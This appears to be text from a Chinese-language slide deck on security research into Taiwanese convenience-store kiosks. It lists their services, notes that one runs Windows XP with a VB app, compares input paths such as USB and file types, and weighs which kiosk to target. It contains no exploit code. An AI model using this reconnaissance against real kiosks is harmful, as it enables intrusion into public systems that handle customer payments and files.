

OWNERS

Kiosk

zha0

# Index of /

基本简介  
信息收集  
研究过程  
天马行空



# 基本简介



# who am I ?

我总是问自己“我是谁”，直到现在依然努力的寻找自我。



# why am I here ?

这是个好的问题, 等我真正明白时在回答你 !



# 什么是 kiosk ?

贩卖亭





# 台灣那里能找到？

Multi Media Kiosk (MMK)



<http://www.ibon.com.tw>



<http://www.okmart.com.tw>



<http://www.famiport.com.tw>



福客多




<http://www.hilife.com.tw>

# 信息收集



# how does a computer process data ?



never trust the bullshit which is inputted by user.

# 不可预期的输入

**BT殺手** -還在忍耐室友天天抓P2P拖累您的網速又勸阻無效之苦嗎？

您使用學生宿網嗎？您跟人一起租屋嗎？

是否遇到惡質室友天天下載BT、Foxy、eMule...

害你連個YAHOO首頁都要開一兩分鐘呢？

使用P2P終結者，NetCut之類的軟體也無效嗎？

恭喜您有福了！有了BT殺手，一次見效！

不需接觸目標電腦，只需短短幾秒  
沒有被對方抓包的機會！！

需要到共用的HUB，將惡質室友的網路線接上BT殺手

!!!



输入是我们的武器，还有眼睛。  
最终目标，以输入控制处理及输出。

Is the *touch monitor* secure enough?



Is the *external device* secure enough?





always open 7-11





## 列印

列印圖片/文件

海報分割列印

創意卡片列印

上傳個人文件

## 掃描

## 下載

## 購票

## 休閒旅遊

## 繳費

## 申辦服務


只要將檔案儲存於記憶卡或隨身碟，帶  可列印唷！

文件、圖片、海報分割列印、創意卡片列印，ibon通通幫你輕鬆搞定！



## 文件列印

### 服務說明：

還在煩惱該去哪印報告或作業嗎？先將檔案存到隨身碟，再  印吧！

### 支援規格及檔案大小限制

- 文件列印服務，為Microsoft Office 2003版本，支援Microsoft Word, Power Point, Excel, txt, ini, pdf及華康wdf的文件。
- 總檔案大小以20MB為限，列印份數最多10份，每份最多列印99頁。
- 消費者若有特殊檔案格式或字型時，請先自行轉檔wdf或pdf格式。
- 本服務不支援壓縮及加密的檔案。
- 每次列印只能選擇單一檔案


操作

Demo

## 的Windows不是正版?

i!oon是安源資訊在 7-11 放的多功能資訊機台，因為連上了事務機所以可以做很多事情——從基本的掃描、列印到手機圖鈴訂票、繳費等等，還支援傳檔案到網站上再拿編號到店裡去列印的功能。個人覺得很好用，需要彩色列印的時候我還滿常去的。

唯一的問題是，我因為某個誤操作導致 focus 移到了工具列，然後我發現時鐘旁邊有個熟悉的小圖示：



.....那不是 Windows Genuine Advantage 的圖示嗎? 所以 i!oon 面的 Windows 可能不是正版?

<http://blog.timc.idv.tw/posts/ibon-and-the-pirated-windows/>



今天要去列印信用卡帳單  
(因為遠銀的帳單字型很特別，一般電腦沒有 i!oon 竟然有裝)

不過太久沒列印了

通常到了最後一步的計算金額

都會出現要你通知店員

然後店員開啟 Power 後就可以順利列出

但是今天我要笨

通知完店員以後

以為還要再重新操作一次

所以就跳回首頁然後也很順手地把 USB 拔掉

於是 i!oon 開始沒有反應，觸碰它後都是咚咚叫...

由於畫面顯示『事務機處理中(10000/999)』之類的鬼東西 (不太記得了)

研判大概是我剛剛的操作其實有成功已經傳送到影印機了

可是因為跳回首頁又拔 USB 所以系統找不到文件可以列印

然後就一整個卡在那裡無法動彈

店員於是乎將 i!oon 重新開機

這時我才知道原來 i!oon 是用 windows XP 當平台啊 (用 VB 寫的)

而且猜想開關機的頻率超低

真是厲害，一連好幾天甚至好幾個月竟然都不會出現當機的狀況...


(微軟是有那麼穩定喔?)

然後店員也該影印機重開



萊富爾

Hi立即冲印






### 操作步驟:

- 1 請插入記憶卡、隨身碟或光碟
- 2 請選擇您要輸出的品項
- 3 請直接點選您要輸出的相片
- 4 請持收據至櫃台繳費即可輸出


mte



# 在暗示什麼？



# 挂掉？



FamilyMart

全家就是我家






ignore

# PS.电源接都还没接



加油好吗 XD

1 2 3





# 倒店了吗？

<http://www.okmart.com.tw>

**便利服務**

- 代收服務
- 代售服務
- 宅配服務
- 統一發票
- 其他服務項目介紹
- 分店查詢
- KIOSK門市查詢

**企業情報**

**飲料、乳品 同商品 第2件6**

●本活動不包括：啤酒、機能飲料、瑞穗鮮乳全系列、930ml以上鮮乳、乳香世家220ml、10元以下乳品、好利送、代收、餐別及其他促銷優惠活動

找不到這個網頁

<http://www.okmart.com.tw/service/kiosk.asp>

找不到這個網頁

# 比较



Touch Monitor	External Device	File type	Application Type
○	○	Document Picture ...	AP/WinXP
○	△		AP/??
○ ○	○ ×	Picture	AP/WinXP IE Browser/WinXP

# 你会选什么下手？

因为有输入,并且可以印 pdf,doc,ppt.. 的档案!




功能越多


信息越足

可控因素

# how to get the version of AP?



